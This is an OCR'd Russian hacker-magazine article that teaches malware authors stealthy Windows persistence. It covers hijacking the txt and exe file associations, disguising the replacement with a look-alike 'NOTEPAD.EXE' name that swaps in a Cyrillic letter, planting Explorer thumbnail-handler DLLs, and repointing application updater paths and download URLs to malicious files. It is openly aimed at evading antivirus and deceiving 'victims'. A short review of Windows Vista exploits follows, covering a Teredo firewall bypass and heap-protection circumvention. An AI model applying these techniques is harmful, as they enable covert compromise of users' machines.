
Существует множество широко известных ключей автозапуска, в которые прописываются вирусы, черви, трояны и другие программы, пытающиеся внедриться в атакуемую систему, и которые проверяют антивирусы, брандмауэры и прочие сторожевые механизмы, бьющие хакеров еще на старте. Чтобы выжить в этом суровом мире, полном ужасных защитных монстров, приходится извращаться не по-детски и разрабатывать методики поиска малоизвестных ключей автозапуска, не подвластные никаким анализаторам реестра.

Для поддержания своей жизнедеятельности малварь должна хотя бы изредка получать управление. В идеале — при каждой загрузке операционной системы, что достигается, например, через прописывание пути к исполняемому файлу в следующей ветви системного реестра: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. Однако это очень плохой способ, поскольку появление нового элемента в разделе \Run редко остается незамеченным. О нем знают как защитные механизмы (антивирусы, персональные брандмауэры, разные диагностические утилиты), так и продвинутые пользователи.


Хакеры и разработчики антивирусов ведут непрекращающиеся археологические раскопки реестра, ковыряя его с двух сторон, причем каждая сторона стремится найти как можно больше ключей, прямо или косвенно связанных с автозапуском. Необязательно юзать общесистемные ключи, относящиеся непосредственно к Windows. Для решения поставленной задачи вполне достаточно прицепиться к часто запускаемому приложению, например к IE, стартуя вместе с его запуском. Реестр содержит тысячи (если не сотни тысяч!) подходящих ключей, но только несколько десятков из них контролируются защитными механизмами. На хакерских форумах начинающие кодокопатели часто спрашивают полный список ключей автозапуска или перечень новых ключей, появившихся в XP, Висте или другой операционной системе. Их вопрос обычно остается без ответа (обвинения в ламеризме не в счет), а все существующие списки (которые, кстати говоря, можно запросто выковырять из любой антивирусной программы — они там, как правило, лежат «открытым текстом») представляют интерес в основном для разработчиков защит. Использовать их для внедрения малвари — сплошное пионерство, и долго такая малварь не проживет.


Мы не будем приводить готовых ключей (ну разве что в качестве примера). Напротив, мы расскажем, как находить их самостоятельно, а также рассмотрим основные ошибки начинающих хакеров, совершаемые с завидным постоянством. Это только кажется, что внедриться в систему просто, на самом деле тут слишком много подводных камней и скрытых граблей.

Статья также будет интересна и тем, кто озабочен стерильностью своей системы, но не знает, где обычно хакеры ныкают вирусы и на какие ветви реестра следует обращать внимание в первую очередь.









Тип файла, соответствующий расширению txt

План перехвата ассоциации расширений

Ассоциация расширений? А разве существует такая? Скорее уж ассоциирование расширений с обрабатывающими их приложениями. Это технически верно, но уж слишком длинно для заголовка. Впрочем, не будем придираться к формулировкам, а лучше сразу определимся с перехватом.

Запустим редактор реестра и откроем раздел HKEY_CLASSES_ROOT, образованный (как известно) путем слияния данных из двух источников: HKLM\SOFTWARE\Classes и HKCU\SOFTWARE\Classes. Первый носит глобальный характер, распространяющийся на всех пользователей, зарегистрированных в системе, и требует для своей модификации права администратора (которых у малвари чаще всего нет). Второй относится только к текущему пользователю, прав администратора он не требует, но и не затрагивает всех остальных.

Отсюда правило: сначала мы пытаемся модифицировать HKLM\SOFTWARE\Classes и, если обламываемся, либо повышаем свои привилегии до уровня администратора (используя тот или иной хак), либо переключаемся на HKCU\SOFTWARE\Classes, будучи готовыми к тому, что прав на его модификацию у нас может и не быть. Однако в живой природе такие жестоко ущемленные пользователи практически не встречаются, значительная их часть постоянно сидит под администратором — а потом еще удивляются, откуда вирусы берутся в таких количествах!

В [HKLM|HKCU]\SOFTWARE\Classes, помимо прочей полезной информации, хранится список зарегистрированных расширений и указания по их обработке при запуске файлов через стандартную оболочку типа проводника или команду start, набираемую в командной строке. Файловые менеджеры FAR и Total Commander также используют список зарегистрированных расширений путем вызова API-функций ShellExecute/ShellExecuteEx и/или команды start (поведение зависит от текущих настроек).

За этими ветвями практически никто не следит. «Практически» — потому что ассоциированные приложения могут проверять целостность ассоциаций при каждом запуске и ругаться матом, если их расширение оказалось сопоставлено с посторонним приложением. Также некоторые защитные системы могут контролировать ассоциации стандартных системных расширений типа exe, однако в общем случае перехват ассоциаций остается никем не замеченным, особенно если действовать по плану. А есть ли у нас план?! Конечно же есть!

Прежде всего необходимо выбрать расширение, которое мы собираемся атаковать. Это должно быть довольно распространенное расширение, открываемое пользователями по меньшей мере несколько раз в день, например txt или bmp. Нет, txt все-таки лучше. Вот и будем его терзать по полной программе.

Открываем HKEY_CLASSES_ROOT\.txt, смотрим на значение по умолчанию и видим, что там в данном случае находится ключ txtfile, описывающий тип файла, а путь к сопоставленному с ним приложению хранится в HKEY_CLASSES_ROOT\txtfile\shell\open\command, где обозначена строка «%SystemRoot%\system32\NOTEPAD.EXE %1». Магическое число «%1» представляет собой первый аргумент командной строки, содержащий имя открываемого файла, ну а «%SystemRoot%\system32\NOTEPAD.EXE» — соответственно, всем известный блокнот.


Поставим перед собой задачу перехватить обработчик ассоциаций, запуская свой собственный исполняемый файл (необязательно вредоносный!) при открытии текстовых файлов так, чтобы факт перехвата остался незамеченным. Самое простое, что только можно сделать, — это поменять «%SystemRoot%\system32\NOTEPAD.EXE %1» на «my_own_path\my_own_malware-file.exe %1», заставив систему вызывать my_own_malware-file.exe вместо блокнота. Естественно, блокнот при этом придется вызывать нам самим, не забыв передать ему первый аргумент командой строки (некоторые хакеры забывают, в результате чего блокнот открывает пустой файл, высаживая пользователя на измену).



warning

Сама по себе модификация ключей системного реестра еще не есть преступление, даже если она осуществляется без ведома владельца машины. Если бы это было незаконно, пришлось бы сажать всех разработчиков инсталляторов, ведь никто из пользователей не может с уверенностью сказать, какие именно ключи реестра они изменяют. Но вот если ты с ее помощью запускаешь троян… в общем, задумайся, приятель!






Вот оно — приложение, ассоциированное с текстовыми файлами

Кстати говоря, это необязательно должен быть именно блокнот. Достаточно многие пользователи используют нестандартные редакторы, поэтому мы всегда должны считывать исходное содержимое\txtfile\shell\open\command, перемещая его куда-нибудь внутрь реестра или своего собственного ini-файла — туда, где его никто не найдет. Жестко прошивать вызов блокнота внутри my_own_malware-file.exe категорически недопустимо! Если у тебя текстовые файлы открываются блокнотом, это еще значит, что аналогичным образом обстоят дела и у других пользователей! Это грубейшая ошибка.
Остается устранить одну мелкую недоработку — и малварь готова к внедрению в промышленную эксплуатацию. Что это за недоработка? Сейчас увидим! Щелкаем по «Моему компьютеру» (ну в смысле по твоему), в меню «Сервис» выбираем пункт «Свойства папки», в открывшемся диалоговом окне переходим ко вкладке «Типы файлов», находим среди расширений TXT, нажимаем кнопку «Дополнительно», в «Действиях» выбираем Open и... тайное сразу же становится явным! Система честно сообщает, что текстовые файлы она открывает с помощью my_own_malware-file.exe, что не может не вызывать у продвинутых пользователей серьезных подозрений, плавно переходящих в уверенность, что их поимели. Нет, нам это не подходит, и, чтобы малварь жила и процветала, нужно заныкать ее получше.

Отображение миниатюр в проводнике, которым до сих пользуется большинство пользователей



Идем на хитрость

Идея: берем NOTEPAD.EXE (или то имя, что ассоциировано с текстовыми файлами у пользователя) и меняем одну латинскую букву на соответствующую ей русскую, аналогичную по начертанию, например, букву A, после чего переименовываем my_own_malware-file.exe в NOTEPAD.EXE (где А — русская) и осуществляем перехват по вышеописанной методике.
Даже если у пользователя установлена противная защитная программа, следящая за расширениями и ругающаяся при их изменении, жертва никак не отреагирует на предупреждение об опасности, посчитав, что это просто глюк. Посуди сам: «Внимание! Ассоциация расширения txt-файлов изменилась с NOTEPAD.EXE на NOTEPAD.EXE». Типа «масло масляное».
Впрочем, учитывая, что некоторые шрифты слегка по-разному отображают схожие латинские и русские символы, наш обман, в принципе, может быть и разоблачен, поэтому крайне желательно, чтобы заменяемая буква встречалась в имени файла только однажды — иначе вероятность, что различия в начертании попадут в поле зрения пользователя, существенно увеличится. Другая проблема состоит в том, что пользователь, просматривающий каталог Windows, может очень удивиться, увидев два «одинаковых» файла. Поэтому малварь лучше убрать в другой каталог.
Естественно, на файлы, открываемые в FAR'е по <F4>, это никак не подействует, поэтому, если известно, что жертва активно пользуется FAR'ом, следует искать другой путь.
Хорошая идея — подменить стандартный обработчик exe-файлов, которые открываются пользователем намного чаще, чем все файлы документов, вместе взятые (на самом деле это плохая идея, поскольку за ассоциациями исполняемых файлов следят достаточно многие сторожевые программы, но... кто не рискует...).
Открываем HKEY_CLASSES_ROOT\.exe, видим, что значение по умолчанию установлено в exefile, лезем в HKEY_CLASSES_ROOT\exefile\shell\open\command, где находится «"%1" %*», что в переводе на русский язык означает «запустить выбранный файл» (имя которого передано в первом аргументе командной строки: «%1»), передав ему все аргументы, какие только есть: «%*». Если поменять «%1» на путь/имя нашего файла-перехватчика, то он будет запускаться всякий раз, когда пользователь щелкает по иконке исполняемого файла или нажимает на <Enter> в FAR'е. На некоторых



хакерских форумах высказывается мнение, что такая замена носит рекурсивный характер, то есть файл-перехватчик отлавливает запуски всех исполняемых файлов, включая самого себя, в результате чего мы зацикливаемся в бесконечном рекурсивном спуске. На самом деле подобное утверждение совершенно безосновательно: система анализирует ассоциации только однажды, и потому рекурсии не возникает.

Исследуем реестр сами


Перехват ассоциаций — хоть и привлекательный, но все-таки не единственно возможный трюк, позволяющий малвари внедряться в систему. При желании можно пойти совсем иными путем, о котором не знает никто, кроме нас.
Как искать ключи, ответственные за автозагрузку? Да очень просто: запускаем редактор реестра, вбиваем в поиск «.exe» или «.dll» и ищем все ветки, откуда вызываются исполняемые файлы и динамические библиотеки. Вот, например, Adobe Acrobat содержит следующую замечательную ветвь HKLM\SOFTWARE\Adobe\Adobe Acrobat\PrintMe, в которой зарыто если не сокровище, то что-то на него похожее:


```
URL2KPMInst: https://www.printme.
com/support/adobe/PrintMeDriverforWindows2000.exe
URL9XPMInst: https://www.printme.
com/support/adobe/PrintMeDriverforWindows9x.exe
URLNTPMInst: https://www.printme.
com/support/adobe/PrintMeDriverforWindowsNT.exe
URLXPPMInst: https://www.printme.
com/support/adobe/PrintMeDriverforWindowsXP.exe
```

Не нужно иметь семь пядей во лбу, чтобы понять, что здесь лежат ссылки на динамически загружаемые драйверы для печати pdf-документов под разные системы. Так почему бы их не изменить?! Ну, драйверы печати — это еще туда-сюда (скорее всего, они уже установлены), но куча программ содержит URL'ы к серверам обновлений, которые проверяются при каждом запуске или через определенные промежутки времени.
Конечно, это не совсем автозагрузка, точнее, совсем не автозагрузка, но для внедрения малвари в систему она очень даже пригодна!
В частности, панель Google хранит путь к файлу обновлений в ветке HKL\SOFTWARE\Google\Common\Google Updater\path: C:\Program Files\Google\Common\Google Updater\GoogleUpdaterService.exe, позволяя нам заменять GoogleUpdaterService.exe своей собственной программой, делающей все, что задумано, и передающей управление настоящей GoogleUpdaterService.exe. И никто ничего не заподозрит, более того, отыскать внедренную таким образом малварь практически нереально! Для этого необходимо знать назначение всех ключей реестра, а это невозможно, поскольку существует бесчисленное множество программ с никем не стандартизированными настройками.
Чисто теоретически можно периодически сканировать реестр на предмет изменений в ключах, содержащих «*.exe» и «*.dll», однако, во-первых, автору не известно ни одного готового сканера, который бы делал это, а во-вторых, даже если такой сканер и появится, он станет заложником большого количества ложных срабатываний. Например, стоит скопировать в FAR'е исполняемый файл из одной папки в другую, как его имя попадет в специальную ветку реестра, хранящую историю строки редактирования. Сканер, будучи тупой машиной, не может отсеивать ложные срабатывания, и для полноценного анализа нам понадобится человек, причем не просто человек, а весьма продвинутый

Классы в ассоциациях

При перехвате зарегистрированных расширений необходимо быть готовым к встрече со странностями.
Странность первая (и легко преодолимая) — значение по умолчанию перехватываемого расширения содержит пустую строку вместо ожидаемого типа файла. Если это так, смотрим в подраздел ShellEx и ищем там длинную строку циферок (стандартный уникальный идентификатор). Например, в моем случае это HKEY_CLASSES_ROOT\.cdr\ShellEx\{BB2E617C-0920-11d1-9A0B-00C04FC2D6C1}.
Смотрим, какое значение по умолчанию содержит ветка {BB2E617C-0920-11d1-9A0B-00C04FC2D6C1}. Ага! Еще один идентификатор — {1AEB1360-5AFC-11d0-B806-00C04FD706EC}. Ищем его в реестре и... находим, черт возьми! Да ведь не возьмет! Ему такое добро ни даром, ни с доплатой не нужно.
Оказывается, что за таинственным идентификатором прятался OLE-компонент «Извлечение миниатюр графических фильтров Office», название которого содержится в параметре {1AEB1360-5AFC-11d0-B806-00C04FD706EC} ключа по умолчанию.
Спустившись на один уровень вглубь, мы откопаем ветку \InprocServer32, параметр по умолчанию которой задет путь к динамической библиотеке, используемой для отображения содержимого документов непосредственно в проводнике, причем не только cdr-файлов, но и многих других, отображаемых при помощи C:\WINNT\System32\thumbvw.dll.
Ситуация проясняется. У автора cdr-файлы не ассоциированы ни с каким приложением (именно потому значение по умолчанию содержит пустую строку), однако установленный пакет Microsoft Office позволяет просматривать их в виде миниатюр в проводнике.
Какие преимущества это нам дает? А вот какие: можно не только подменять существующие обработчики чужих файлов, но и устанавливать свои — тогда при выделении данного файла в проводнике система попытается отобразить его миниатюру, вызвав нашу динамическую библиотеку. Ассоциация типов при этом никак не изменится, и ни одна известная автору защитная программа не сможет отследить этот эквилибристический трюк.
Единственный минус такого решения в том, что он не работает, если пользователь предпочитает жить в FAR'е или в командной строке, однако большинство потенциальных жертв запускает файлы исключительно из проводника, и даже преданные поклонники командной строки прибегают к нему время от времени.
Странность вторая — значение по умолчанию пусто, как голова с бодуна, а подраздел\ShellEx отсутствует напрочь (ну или не содержит ничего интересного). Если так, открываем\PersistentHandler и, в случае успешного завершения операции, извлекаем его значение по умолчанию, которое может выглядеть, например, так: HKEY_CLASSES_ROOT\.dbg\PersistentHandler\{098f2470-bae0-11cd-b579-08002b30bfeb}.
Открываем HKEY_CLASSES_ROOT\CLSID\{098F2470-BAE0-11CD-B579-08002B30BFEB}\InprocServer32 и извлекаем оттуда имя динамической библиотеки или очередной идентификатор (если он там, конечно, есть) и поступаем с ним в соответствии с контекстом ситуации и нашей сексуальной ориентацией. Перехват динамических библиотек, реализующий OLE/COM/ActiveX, — довольно сложная задача, и начинающим лучше не браться за ее решение — глюков не оберешься! Лучше выбрать другой тип расширений для перехвата, благо недостатка в них испытывать не приходится.
Странность третья — значение по умолчанию не содержит ничего, и никаких подразделов не наблюдается. Это значит, что, несмотря на факт регистрации расширения, ему не сопоставлено никаких программ и не предусмотрено никаких специальных указаний для проводника (типа контекстного меню, миниатюр и т.д.). Такие расширения следует пропускать.






Докапываемся до обработчика

пользователь, у которого малварь просто не водится.
Другая теоретическая возможность — запрет на модификацию всех потенциально опасных ветвей реестра. Что ж, операционные системы семейства NT имеют гибкую политику доступа, но… полный запрет на запись в реестр приведет к развалу системы. Следовательно, нужно тщательно проанализировать все ключи, отделить опасные от безопасных и… идти топиться! Ведь времени на это уйдет… Было бы просто замечательно, если бы разработчики программ думали головой и сразу сортировали свои настройки по степени потенциальной опасности, устанавливая им надлежащие права доступа. Так ведь нет! Они ленятся и валят все в кучу! А пользователи потом страдают, находясь под угрозой атаки!
Впрочем, угроза атаки не так уж и велика. Несмотря на то что реестр содержит просто клад ветвей, пригодных для внедрения, их автоматизированный поиск невозможен, поскольку, как уже говорилось, тупая машина не в состоянии определить назначение ключей по их содержимому. Это может сделать только человек! Следовательно, места для внедрения необходимо искать еще на этапе написания малвари. Но тут мы сталкиваемся с тем, что многообразие используемых программ (и их версий) приводит к сужению круга потенциальных жертв. Впрочем, если брать широко распространенные программы (такие, например, как Adobe Acrobat Reader), то круг окажется не таким уж и узким.


Вместо заключения

Хакер отличается от нехакера прежде всего стремлением идти непроторенным путем, искать новые решения, вместо использования давно известных и хорошо обкатанных. Хакерство — это творчество. Хакерство — это дерзость. И автор верит, что после прочтения этой статьи, исследовательского запала основательно прибавится, в результате чего кое-кому придется, схватившись за голову, в спешке совершенствовать защитные алгоритмы, потому что старые перестанут справляться с растущим потоком плодотворной софтвари.

Разоблачение перехвата налицо — такое заметит даже неопытный пользователь



Вот лишь один пример расширения со странностями





КРИС КАСПЕРСКИ

Обзор эксплойтов

Еще не началась массовая миграция леммингов на Висту, а дыры в ней уже обнаруживаются косяками. Наш сегодняшний обзор вновь посвящен этой операционной системе, которая, вопреки всем заверениям корпорации Microsoft, намного более дырявая, чем предшествующая ей Хрюша.





Вот такая она, эта загадочная и неповторимая Виста, которую возможно создать лишь однажды

Удаленный обход Windows Firewall

Brief

Начиная с XP в состав Windows входит некая пародия на брандмауэр а-ля Windows Firewall, блокирующая по умолчанию все локальные порты. Без существенных изменений она перекочевала в Висту. А там, в Висте, сетевой стек полностью переписан, заточена поддержка IPv6 с кучей тоннельных протоколов типа Teredo, инкапсулирующих IPv6 в IPv4/UDP и высаживающих брандмауэры сторонних производителей на полную измену, поскольку, чтобы определить целевой IP-адрес и порт назначения, необходимо раздербанить пакет, декодируя его с учетом формата Teredo. О том, что Teredo представляет собой мощное орудие для пробивания уже существующих брандмауэров, всем специалистам и без того было известно. Но вот тот факт, что Teredo, разработанный Microsoft, обходит Windows Firewall, разработанный ей же, вызывал большой переполох — игнорируя настройки встроенного брандмауэра, хакеры получили возможность сканировать порты и устанавливать соединения с любыми сетевыми службами, используя штатные средства Висты.

Targets

Уязвимость затрагивает Microsoft Windows Vista beta 1/2, Home Basic/Home Premium/ Business/Enterprise/Ultimate, включая и x64-битные редакции. На Windows 2000/XP и Server 2003 эта угроза не распространяется.


Exploit

Не требуется, для атаки достаточно воспользоваться любой утилитой, умеющей передавать и принимать IPv4-пакеты (например, netcat).

Solution

Поскольку IPv6 все еще не получил большого распространения, то для предотвращения вторжения протокол Teredo рекомендуется отключить, например, путем блокирования TCP-порта 5357 на внешнем брандмауэре.





Внешний вид Windows Firewall

Удаленный обход защиты кучи от переполнения

Brief

Массовые переполнения кучи начались со статьи «Once upon a free()...», опубликованной в августовском выпуске электронного журнала PHRACK за 2001 год. Microsoft напряглась и встроила в XP SP2 защиту от переполнения кучи, значительно усиленную в Висте, пробить которую удалось лишь совместными усилиями целой плеяды выдающихся хакеров: Brett'a Moore, Oded'a Horovitz'a, Matt'a Connover'a и нашего соотечественника Александра Сотирова. Сложность атаки объясняется тем, что Виста не только проверяет целостность служебных данных кучи (также называемых метаданными — metadata), но еще и шифрует их для надежности (кстати говоря, аналогичным образом поступает и библиотека glib для Linux и xBSD). Впрочем, ключ шифровки и контрольная сумма лежат рядом с подшефными метаданными, где они могут быть перезаписаны хакером. Достаточно «всего лишь» разобраться с форматом служебных данных.

Targets

Уязвимость затрагивает Microsoft Windows Vista beta 1/2, Home Basic/Home Premium/ Business/Enterprise/Ultimate, включая и x64-битные редакции, а также Windows 2000/XP/Server 2003.


Exploits

Для реализации атаки можно использовать библиотеку Immlib, созданную компанией Immunityinc Inc для своего же отладчика Immunityinc Debugger.. Фрагмент демонстрационного скрипта, пробивающего защиту кучи от переполнения, смотри на диске.

Solution

Воспользоваться коммерческим программным комплексом BufferShield (www.sys-manage.com/sites/D_BuffShld.html).





Внешний вид коммерческого отладчика Immunityinc Debugger, подозрительно похожего на некоммерческий OllyDbg

